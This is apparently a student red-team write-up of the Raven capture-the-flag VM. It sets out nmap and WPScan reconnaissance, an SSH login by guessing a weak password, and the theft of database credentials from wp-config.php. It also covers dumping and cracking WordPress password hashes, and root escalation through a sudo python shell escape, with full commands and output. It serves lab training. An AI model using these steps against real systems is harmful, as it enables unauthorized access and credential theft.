
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: $ nmap -sV 192.168.1.110



This scan identifies the services below as potential points of entry:

- Target 1
  - SSH Port 22
  - HTTP Port 80
  - Rpcbind Port 111
  - Netbios-ssn Samba smbd Port 139 and 445

The following vulnerabilities were identified on each target:


- Target 1
  - Rpcbind Port 111 | CVE-2017-8779 | CVSS Score 7.8
  - Apache httpd 2.4.10 | moderate: mod_proxy_wstunnel tunneling of non Upgraded connections (CVE-2019-17567)


- Apache httpd 2.4.10 | moderate: Improper Handling of Insufficient Privileges (CVE-2020-13938)
- WordPress | CVE-2021-29450 | CVSS Score 7.5

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - ***flag1{b9bbcb33e11b80be759c4e844862482d}***
    - **Exploit Used**
      - *WPScan to enumerate users in Target 1 (WordPress site)*
        - *Command: $ wpscan --url http://192.168.1.110/wordpress --enumerate u*
      - *Viewing page element under 192.168.1.110/service.html*
      - *Right click on the page and choose Inspect.*





- ***flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}***
  - **Exploit Used**
    - *Targeting user michael*
      - *Best guess attack to guess Michael's password*
      - *User's password was weak and obvious*
      - *Password: michael*
    - *SSH into user Michael's account.*
      - *Commands:*
        - *ssh michael@192.168.1.110*
        - *pw: michael*
        - *cd /var/www*
        - *ls*
        - *cat flag2.txt*



- ***flag3.txt: flag3{afc01ab56b50591e7dccf93122770cd2}***
  - ***Exploit Used***
    - *Accessing MySQL database*
      - *As michael, access wp-config.php to view the database credentials.*
      - *Flag 3 located in wp_posts table in the wordpress database*
    - *Commands:*
      - *cat /var/www/html/wordpress/wp-config.php*
      - *Mysql -u root -pR@v3nSecurity -h localhost*
      - *show databases;*
      - *use wordpress;*
      - *show tables;*
      - *select * from wp_posts;*
    - *Result*
      - *michael:PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0*
      - *steven:PBk3VD9jsxx/loJoqNsURgHiaB23j7W/*

```
michael@target1:/var/www/html$ cat wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
sed          | closed       |                     | 4-revision-v1 |          |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                                |
      4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |          0 | revision  |                     |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

```
mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+-------
-------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_u
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+-------
-------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+-------
-------+---------------------+-------------+---------------+
```

- ***flag4: {715dea6c055b9fe3337544932f2941ce}***
  - ***Exploit Used***
    - *Unsalted password hash*
    - *Retrieve user credentials from database*
    - *Cracked user steven's password hash using John the Ripper*
    - *Used python to gain root privileges*
  - *Commands:*
    - *sudo python -c 'import os; os.system("/bin/sh")'*
    - *cd /root && cat flag4.txt*

```
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

```
/home/steven
$ su root
Password:
su: Authentication failure
$ sudo python -c 'import os; os.system("/bin/sh")'
#
# pwd
/home/steven
# usr
/bin/sh: 3: usr: not found
# who
vagrant  tty1         2021-08-15 03:03
michael  pts/0        2021-08-15 05:09 (192.168.1.90)
steven   pts/1        2021-08-15 05:41 (192.168.1.90)
# whoami
root
# whoami
root
# cd /root
# ls
flag4.txt
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```